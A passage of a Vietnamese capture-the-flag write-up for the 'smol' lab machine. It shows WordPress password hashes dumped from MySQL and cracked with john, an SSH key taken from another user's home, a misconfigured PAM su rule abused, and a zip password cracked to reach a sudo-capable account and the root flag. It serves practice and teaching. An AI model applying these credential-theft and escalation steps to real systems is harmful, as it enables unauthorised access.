Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 49495
Server version: 8.0.36-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```


-Ta tìm thông tin đăng nhập và ta thấy được 1 số mật khẩu và tên người dùng khác nhau

```
mysql> use wordpress;
use wordpress;
Database changed
mysql> select user_login, user_pass from wp_users
select user_login, user_pass from wp_users
    -> ;
;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| admin      | $P$BH.CF15fzRj4li7nR19CHzZhPmhKdX. |
| wpuser     | $P$BfZjtJpXL9gBwzNjLMTnTvBVh2Z1/E. |
| think      | $P$BOb8/koi4nrmSPW85f5KzM5M/k2n0d/ |
| gege       | $P$B1UHruCd/9bGD.TtVZULlxFrTsb3PX1 |
| diego      | $P$BWFBcbXdzGrsjnbc54Dr3Erff4JPwv1 |
| xavi       | $P$BB4zz2JEnM2H3WE2RHs3q18.1pvcql1 |
+------------+------------------------------------+
6 rows in set (0.00 sec)

mysql>
```


-Ta thử sử dụng `john` để bẻ mật khẩu của diego:

```
john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
```


-Ta có được mật khẩu của diego từ đó:




-Ta thử sử dụng `su` để đổi sang người dùng `diego` với mật khẩu vừa mới có được, và hoàn toàn được.




-Ta để ý rằng người dùng `diego` ở trong group `internal` mà người dùng của group này có thể tùy ý truy cập vào thư mục nhà của 1 trong 4 người dùng như ở trên ảnh:



-Sau khi truy cập thử vào 4 thư mục thì ta nhận ra người dùng duy nhất có file `id_rsa` là người dùng `think`, ta tải nó về máy và thử truy cập qua ssh.





4. Privilege Escalation.

-Sau khi kiểm tra `/etc/crontab`, thử chạy `sudo -l` thì ta vẫn không thể tìm được lỗ hổng, tuy nhiên có 1 file khác là đặc biệt tại thư mục nhà của `gege` .

```
think@smol:/home/gege$ ls -la
total 31532
drwxr-x--- 2 gege internal     4096 Aug 18  2023 .
drwxr-xr-x 6 root root         4096 Aug 16  2023 ..
lrwxrwxrwx 1 root root            9 Aug 18  2023 .bash_history → /dev/null
-rw-r--r-- 1 gege gege          220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 gege gege         3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 gege gege          807 Feb 25  2020 .profile
lrwxrwxrwx 1 root root            9 Aug 18  2023 .viminfo → /dev/null
-rwxr-x--- 1 root gege     32266546 Aug 16  2023 wordpress.old.zip
think@smol:/home/gege$
```

-Đó là 1 file zip có lẽ là của 1 phiên bản cũ hơn của server này, rất đáng để xem thư nhưng tuy nhiên, ta sẽ cần phải tìm các để có quyền dưới tên `gege` . Ta thử chạy linpeas.sh.

-Sau khi lướt 1 hồi, tôi thấy 1 dòng gợi ý từ linpeas.sh, cũng như box cũng gợi ý là linpeas.sh không thể check hết được.

```
Do not forget to test 'su' as any other user with shell: without password and with their names as password (I don't do it in FAST mode ... )
Do not forget to execute 'sudo -l' without password or with valid password (if you know it)!!
```

-Ta thử lệnh `su gege` và từ đó có thể trực tiếp chuyển tài khoản sang `gege` mà không cần mật khẩu.

```
think@smol:/home/gege$ su gege
gege@smol:~$
```

-Việc ta có thể chuyển thành người dùng gege mà không cần mật khẩu là do lỗi tùy chỉnh tại file `/etc/pam.d/su` như ở hình dưới đây.


```
think@smol:~$ cat /etc/pam.d/su
#
# The PAM configuration file for the Shadow `su' service
#

# This allows root to su without passwords (normal operation)
auth       sufficient pam_rootok.so
auth  [success=ignore default=1] pam_succeed_if.so user = gege
auth  sufficient                 pam_succeed_if.so use_uid user = think
# Uncomment this to force users to be a member of group root
```

-Ta tải file wordpress.old.zip về máy và thử giải nén nhưng có vẻ nó yêu cầu mật khẩu.

-Ta đổi nó về file mà john có thể crack được và thử crack với john.

```
zip2john wordpress.old.zip > ziphash
john ziphash --wordlist=/usr/share/wordlists/rockyou.txt
```

-Từ đó ta có mật khẩu của file.



-Sau khi ta unzip file đó với mật khẩu có được, ta kiểm tra file `wp-config.php` đầu tiên và tìm được mật khẩu của người dùng `xavi`.

```
// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** Database username */
define( 'DB_USER', 'xavi' );

/** Database password */
define( 'DB_PASSWORD', 'P@ssw0rdxavi@' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The database collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

-Ta chuyển tài khoản thành người dùng `xavi` và thử sử dụng lệnh `sudo -l`, có vẻ người dùng `xavi` có thể sử dụng bất kì lệnh nào với quyền `root`.

```
xavi@smol:~$ sudo -l
[sudo] password for xavi:
Matching Defaults entries for xavi on smol:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User xavi may run the following commands on smol:
    (ALL : ALL) ALL
xavi@smol:~$
```

-Từ đó ta chỉ việc cat file `root.txt` ra, ta cũng có thể copy file `id_rsa` của `root` về và đăng nhập với tài khoản `root`.

```
xavi@smol:~$ sudo cat /root/root.txt
bf89ea3ea01992353aef1f576214d4e4
```